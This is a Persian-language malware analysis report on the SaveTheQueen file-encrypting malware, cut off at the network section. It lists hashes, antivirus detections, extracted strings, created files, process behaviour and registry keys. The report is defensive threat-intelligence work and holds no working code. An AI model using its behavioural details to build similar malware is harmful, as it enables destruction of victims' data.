

بسمه تعالی

گزارش تحلیلی بدافزار

SaveTheQueen Malware

فهرست مطالب

۲	۱ مقدمه
۴	۲ مشخصات و ریز جزئیات فایل بدافزار
۴	۱-۲ مشخصات فایل
۴	۲-۲ بخش‌های مختلف فایل
۵	۳-۲ آنتروپی کلی فایل
۵	۴-۲ وضعیت شناسایی فایل در Virustotal
۶	۳ فرایند آلوده‌سازی
۸	۴ شرح تحلیل
۸	۱-۴ شناسایی کامپایلر
۹	۲-۴ کتابخانه و توابع مورد استفاده
۱۰	۳-۴ پروسس‌های ایجاد شده توسط بدافزار
۱۰	۴-۴ فایل‌های ایجاد شده
۱۰	۵-۴ تغییرات رجیستری
۱۱	۶-۴ ارتباطات شبکه
۱۱	۷-۴ وضعیت منابع سیستم
۱۲	۸-۴ بررسی فایل‌های رمز شده
۱۳	۵ تحلیل کد
۱۳	۱-۵ ساختار درختی کدهای بدافزار
۱۳	۲-۵ استفاده از کتابخانه سیستمی
۱۴	۳-۵ تابع Main بدافزار
۱۷	۳-۵ تبدیل و بررسی مقادیر V3 و V4 (شکل‌های ۲۱ و ۲۲)
۲۰	۶ توصیه‌های امنیتی برای پیشگیری

۱ مقدمه

SaveTheQueen یکی از بدافزارهای رمزگذار فایل‌های سیستم می‌باشد که در اواخر نوامبر ۲۰۱۹ میلادی طراحی شده و در دسامبر ۲۰۱۹ میلادی انتشار یافته است. این بدافزار برخلاف باج‌افزارها هیچگونه فایل راهنما جهت تماس با مهاجمان ایجاد نکرده و تنها به رمز کردن فایل‌های سیستم اکتفا می‌کند. براساس گفته‌های محققان، الگوریتم مورد استفاده شده در

این بدافزار AES-256 می‌باشد و از طریق فایل‌های مخرب ایمیل‌های اسپم، وبسایت‌های مخرب و موجود در تورنت و تبلیغات مخرب وارد سیستم می‌شود. همچنین براساس یافته‌ها، باج‌افزاری نیز قبل از این با این نام انتشار یافته‌است که عملکرد مشابهی را در سیستم داشته ولی از تفاوت‌های آن می‌توان به وجود فایل راهنما اشاره کرد. این بدافزار توانایی رمزگذاری فایل‌های با متن فارسی را داشته و آن‌ها را بدون استفاده می‌کند.

۲ مشخصات و ریز جزئیات فایل بدافزار

جداول و نمودارهای زیر نشان دهنده مشخصات و جزئیات فایل اجرایی بدافزار می باشد که در تحلیل استاتیک بدست آمده است و شامل مواردی همچون اندازه فایل، مقادیر هش فایل، آنتروپی، وضعیت شناسایی فایل در ویروس توتال و غیره است.

۱-۲ مشخصات فایل

این بدافزار یک فایل قابل اجرا بر روی سیستم عامل های ویندوز است که با استفاده از زبان برنامه نویسی دات نت طراحی و پیاده سازی شده است. جدول زیر مشخصات کلی فایل بدافزار SaveTheQueen را نشان می دهد.

جدول ۱- مشخصات کامل فایل بدافزار

نام و نوع بدافزار	SaveTheQueen, File Locker
پسوند و نام فایل	.SaveTheQueen
الگوریتم	AES-256
نحوه انتشار	Infected email attachments (macros), torrent websites, malicious ads
زمان کامپایل،	25 Nov 2019
هش MD5	8775ED26068788279726E08FF9665AAB
هش SHA1	41ED20713F498F8E121743506E1C63EF7346392B
هش SHA256	3C9F777654A45EB6219F12C2AD10082043814389A4504C27E5AEC752A8EE4DED
کامپایلر	Microsoft Visual C# v7.0 / Basic .NET (managed)
حجم فایل	1036288 bytes
آنتروپی فایل	3.918
معماری فایل	32 bits
تعداد بخش	3
آدرس فایل PDB	-

۲-۲ بخش های مختلف فایل

جدول شماره ۲ بخش های مختلف تشکیل دهنده فایل بدافزار را با جزئیات کامل مانند مقدار آنتروپی، اندازه خام، اندازه مجازی هر بخش و غیره نشان می دهد. این فایل متشکل از سه بخش text، rsrc و reloc بصورت جدول زیر می باشد.


جدول ۲- بخش های تشکیل دهنده فایل بدافزار

ردیف	نام بخش	آدرس مجازی	اندازه مجازی	اندازه خام	آنتروپی بخش
1	text	8192	1021588	1024000	3.93
2	rsrc	1032192	1264	4096	1.73

3	reloc	1040384	12	4096	0.02
---	-------	---------	----	------	------

۲-۳ آنتروپی کلی فایل

شکل زیر وضعیت آنتروپی کلی فایل را در حالت عادی و بصورت نموداری نشان می‌دهد. مقدار این آنتروپی برابر با 3.918 می‌باشد که مقدار آن کمتر از هفت بوده و سیر نزولی دارد.



شکل ۱- آنتروپی کلی فایل بدافزار

براساس جدول ۲ و شکل ۱ مشاهده می‌شود که مقدار آنتروپی کل فایل حالت نزولی داشته و مقدار آن نزدیک سه می‌باشد. همچنین آنتروپی بخش reloc تقریباً صفر می‌باشد که نشانگر مشکوک بودن فایل می‌باشد.

۲-۴ وضعیت شناسایی فایل در Virustotal

شکل زیر وضعیت شناسایی فایل را در [ویروس‌توتال](#) نشان می‌دهد. در این سامانه از بین ۷۰ موتور موجود، ۵۴ موتور قادر به شناسایی فایل بعنوان یک فایل بدافزار شده‌اند و در صورت استفاده از نسخه‌های بروزشده این موتورهای آنتی‌ویروس در سیستم می‌توان از انتقال و اجرای آن جلوگیری کرد.


Ad-Aware	Trojan.GenericKD.32753802	AhnLab-V3	Malware/Win32.RL_Generic.C3600655
Alibaba	Ransom:Win32/Pegazus.218e8008	ALYac	Trojan.Ransom.Filecoder
SecureAge APEX	Malicious	Arcabit	Trojan.Generic.D1F3C88A
Avast	Win32/Malware-gen	AVG	Win32/Malware-gen
Avira (no cloud)	TR/Dropper.Gen2	BitDefender	Trojan.GenericKD.32753802
BitDefenderTheta	Gen.NN.ZemsiIF.33558.@m0@aCL2nPm	CAT-QuickHeal	TrojanRansom.MSIL
Comodo	Malware@#36tch9gsqy5y	CrowdStrike Falcon	Win/malicious_confidence_60% (W)
Cylance	Unsafe	Cyren	W32/Trojan.REZE-6142
DrWeb	BackDoor.RevetRat.2	eGambit	Unsafe.AI_Score_100%
Emsisoft	Trojan.GenericKD.32753802 (B)	Endgame	Malicious (high Confidence)
eScan	Trojan.GenericKD.32753802	ESET-NOD32	A Variant Of Generik.IVKHSIT
F-Secure	Trojan.TR/Dropper.Gen2	FireEye	Trojan.GenericKD.32753802
Fortinet	W32/Encoder.IVKHSITtr.ransom	GData	Trojan.GenericKD.32753802
Ikarus	Trojan.Dropper	Jiangmin	Trojan.MSIL.njny
K7AntiVirus	Riskware (0040eff71)	K7GW	Riskware (0040eff71)
Kaspersky	HEUR:Trojan-Ransom.MSIL.Encoder.gen	Malwarebytes	Ransom.FileCryptor
MAX	Malware (ai Score=100)	McAfee	RDN/Ransom
McAfee-GW-Edition	RDN/Ransom	Microsoft	Ransom:Win32/JemdlMSR
NANO-Antivirus	Trojan.Win32.RevetRat.gjtzdl	Palo Alto Networks	Generic.ml
Panda	Trj/GdSda.A	Qihoo-360	Win32/Trojan.Ransom.d23
Rising	Trojan.Win32.Ransom.ie (CLASSIC)	Sangfor Engine Zero	Malware
Sophos AV	Mal/Generik-S	Symantec	Downloader
TACHYON	Ransom/W32.DN-Encoder.1036288	Trapmine	Malicious.moderate.ml.score
TrendMicro	Ransom.MSIL.SAVEQUEEN.A	TrendMicro-HouseCall	Ransom.MSIL.SAVEQUEEN.A
VIPRE	Trojan.Win32.GenericIBT	ViRobot	Trojan.Win32.S.Ransom.1036288
Webroot	W32.Malware.Gen	Yandex	Trojan.Agent!9WIGfjnvqC8
Zillya	Trojan.Encoder.Win32.1200	ZoneAlarm by Check Point	HEUR:Trojan-Dropper.Win32.Pegazus.gen

شکل ۲- وضعیت شناسایی فایل بدافزار در سامانه ویروس توتال


۳ فرایند آلوده‌سازی

بدافزار SaveTheQueen یکی از بدافزارهای رمزگذار فایل‌های سیستم می‌باشد که در اواخر نوامبر ۲۰۱۹ میلادی طراحی شده و در دسامبر ۲۰۱۹ میلادی بطور وسیعی انتشار یافته است. این بدافزار برخلاف بدافزارهای رمزگذار فایل هیچگونه فایل راهنما جهت تماس با مهاجمان ایجاد نکرده و تنها به رمز کردن فایل‌های سیستم اکتفا می‌کند. براساس گفته‌های محققان الگوریتم مورد استفاده توسط مهاجمان AES-256 می‌باشد و از طریق فایل‌های مخرب ایمیل‌های اسپم، وب-سایت‌های مخرب و موجود در تورنت و تبلیغات مخرب وارد سیستم می‌شود. همچنین براساس یافته‌ها باج‌افزاری نیز قبل از این انتشار یافته‌است که عملکرد مشابهی را در سیستم داشته و از تفاوت‌های آن می‌توان به وجود فایل راهنما اشاره کرد. این بدافزار بعد از انتقال به سیستم و اجرا، فایل سیستمی cmd.exe را در مسیر \Windows\System32\ ایجاد کرده و آن را اجرا و پروسس اصلی خود را می‌بندد. بدافزار با استفاده از دستورات قابل اجرا در محیط cmd اقدام به رمزگذاری


فایل‌های سیستم می‌کند. این بدافزار ابتدا باعث تغییراتی در رجیستری سیستم شده و کلیدهایی را همانند دیگر باج‌افزارها ثبت می‌کند سپس با استفاده از دستورات قابل اجرا در Powershell تمام فایل‌های سیستم را بصورت مرتب دریافت کرده و آن‌ها را با استفاده از الگوریتم‌های رمزگذاری فایل رمز کرده و پسوند SaveTheQueen. را به انتهای هرکدام از آن‌ها اضافه می‌کند. در اقدام بعدی کلیدهای رجیستری دیگری را نیز بصورت مداوم ثبت می‌کند. در انتها نیز یک فایل لاگ را بصورت SaveTheQueen.LOG در مسیر C:\ProgramData\ ایجاد می‌کند. این بدافزار هیچگونه فایلی را جهت تماس با مهاجمین ایجاد نمی‌کند و در صورتی که محیط cmd باز شده توسط کاربر بسته شود از فعالیت آن جلوگیری می‌گردد. شکل‌های زیر نمونه فایل‌های رمز شده (بدافزار توانایی رمزکردن فایل‌هایی با عناوین فارسی را نیز دارا می‌باشد)، فایل‌های ایجاد شده توسط بدافزار و غیره را نشان می‌دهد.



شکل ۳ - نمونه فایل‌های رمز شده توسط بدافزار



شکل ۴- اجرای cmd و رمزگذاری فایل‌ها توسط پروسس تزریق شده




شکل ۵- فایل ایجاد شده توسط بدافزار و محتویات نوشته شده در آن

۴ شرح تحلیل

این بخش نتیجه و گزارش تحلیل‌های استاتیک و پویا با استفاده از ابزارهای تحلیل و بررسی در حوزه بدافزار می‌باشد.

۴-۱ شناسایی کامپایلر

با توجه به جدول شماره ۱ نوع کامپایلر و محیط توسعه بدافزار دات‌نت اعلام شده بود. شکل زیر نیز نتیجه ابزار شناسایی زبان توسعه فایل بدافزار را نشان می‌دهد.



شکل ۶- بررسی کامپایلر

بدافزار با استفاده از محیط برنامه‌نویسی دات‌نت طراحی و پیاده‌سازی شده است و با استفاده از ابزارهای دیکامپایل می‌توان به کدهای آن دست یافت.

۲-۴ کتابخانه و توابع مورد استفاده

با توجه به اینکه این بدافزار در محیط دات‌نت توسعه و پیاده‌سازی شده است لذا هنگام بررسی توابع و کتابخانه‌های موجود توسط ابزارهای موجود فقط می‌توان کتابخانه `mscoree.dll` را مشاهده کرد. اما هنگام بررسی کدهای بدافزار مشاهده گردید که در برخی موارد از کتابخانه سیستمی `Kernel32.dll` نیز استفاده شده است. لذا در این بدافزار از دو کتابخانه `mcoree.dll` و `Kernel32.dll` استفاده شده است.

رشته‌های موجود و قابل دسترس هنگام دیس‌اسمبل نیز در جدول زیر قابل مشاهده می‌باشد که در برخی با استفاده از عملیات مبهم‌سازی^۱ به رشته‌های ناخوانا که معنی و مفهوم خاصی ندارد، تبدیل شده‌اند.

جدول ۳- رشته‌های قابل استخراج از فایل بدافزار

```
!This program cannot be run in DOS mode.
SaveTheQueen.exe
PowerShell
SaveTheQueen.exe
ReadConsoleOutput
WriteConsoleOutput
ReadConsoleOutputW
WriteConsoleOutputW
ScrollConsoleScreenBuffer
FILE_TYPE_UNKNOWN
FILE_TYPE_DISK
FILE_TYPE_CHAR
FILE_TYPE_PIPE
FILE_TYPE_REMOTE
Console
PS2EXEHostRawUI
PS2EXEApp
PS2EXE
BufferCell
KeyInfo
ReadKeyOptions
ReadKey
ForegroundColor
MaxWindowSize
WindowPosition
ReadLine
SecureString
getPassword
```

رشته‌های
قابل دریافت

```

WriteProgress
WriteVerboseLine
WriteWarningLine
SetShouldExit
lpWriteRegion
DllImportAttribute
kernel32.dll
get_Key
get_KeyChar
Hit any key to exit...
  
```

از بین این رشته‌ها می‌توان به مواردی همچون powershell (جهت اجرای دستور در این محیط)، نام فایل بدافزار (SaveTheQueen.exe)، کتابخانه سیستمی Import شده (Kernell32.dll) و غیره اشاره کرد.

۳-۴ پروسس‌های ایجاد شده توسط بدافزار

همانطور که قبلاً نیز ذکر گردید بدافزار بعد از اعمال تغییرات در رجیستری سیستم و ایجاد فایل cmd در مسیر \Windows\System32\ آن را اجرا کرده و پروسس اصلی خود را می‌بندد. لذا تنها یک پروسس توسط بدافزار فعال شده توسط آن فعالیت‌های مخرب خود را ادامه می‌دهد. با استفاده از محیط cmd دستوری را اجرا می‌کند که این دستور تمام فعالیت‌های دریافت و رمزگذاری فایل‌های سیستم (در بخش تحلیل کد اشاره خواهد شد) را شامل می‌شود. شکل زیر نیز پروسس‌های اجرایی را نشان می‌دهد.

Process	Description	Image Path	Life Time	Company	Owner	Command
Save TheQueen.exe (3096)		C:\Users\Tahilgar\Desktop\SaveTheQueen.exe			Tahilgar-PC\Tahil...	"C:\Users\Tahilgar\Des...
cmd.exe (2328)	Windows Command Processor	C:\Windows\system32\cmd.exe		Microsoft Corporat...	Tahilgar-PC\Tahil...	"C:\Windows\system32\...

شکل ۷- زیرپروسس‌های فراخوانی شده توسط بدافزار (Process Tree)

۴-۴ فایل‌های ایجاد شده

بدافزار بعد از انتقال به سیستم فایل اجرایی cmd.exe را در ایجاد می‌کند. این در صورتی اتفاق می‌افتد که این فایل اجرایی وجود نداشته باشد یا در صورت وجود بر روی فایل قبلی نوشته می‌شود. شکل زیر نشان دهنده این عمل می‌باشد.

Create File	C:\Windows\System32\cmd.exe
Create File	C:\Windows\System32\cmd.exe
Create File	C:\Windows\System32\cmd.exe
Create File	C:\Windows\System32\cmd.exe:Zone.Identifier
Create File	C:\Users\Tahilgar\Desktop
Create File	C:\Windows\System32\cmd.exe
Create File	C:\Windows\System32\apphelp.dll
Create File	C:\Windows\System32\apphelp.dll
Create File	C:\Windows\Prefetch\CMD.EXE-4A81B364.pf

شکل ۸- فایل‌های ایجاد شده توسط بدافزار

همچنین یک فایل متنی را با نام SaveTheQueen.LOG بصورت شکل زیر ایجاد می‌کند که شامل اطلاعاتی (شکل ۶) در مورد تعداد فایل‌های رمز شده و غیره می‌باشد.

Create File	C:\ProgramData\Save TheQueen.LOG
Create File	C:\ProgramData\Save TheQueen.LOG

شکل ۹- فایل متنی ایجاد شده توسط بدافزار

۵-۴ تغییرات رجیستری

بدافزار بعد از اجرا و رمزکردن فایل‌های سیستم باعث ایجاد تغییراتی در رجیستری سیستم شده و کلیدهایی را در آن ثبت می‌کند. شکل ۱۱ مسیر و کلیدهایی ثبت شده نشان می‌دهد.

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
```


شکل ۱۰ - تغییر و ثبت کلیدهای رجیستری در سیستم

در بررسی‌های صورت گرفته در باج‌افزاهای مختلف، این کلیدها اکثراً توسط آن‌ها ثبت می‌گردد. کلیدهای دیگری نیز در طول فعالیت بدافزار توسط آن ایجاد و ثبت می‌گردد که می‌توان به نمونه‌های زیر اشاره کرد.

- HKCU\Software\Microsoft\RestartManager\Session0000\Owner
- HKCU\Software\Microsoft\RestartManager\Session0000\SessionHash
- HKCU\Software\Microsoft\RestartManager\Session0000\Sequence
- HKCU\Software\Microsoft\RestartManager\Session0000\RegFiles0000
- HKCU\Software\Microsoft\RestartManager\Session0000\RegFilesHash

۴-۶ ارتباطات شبکه

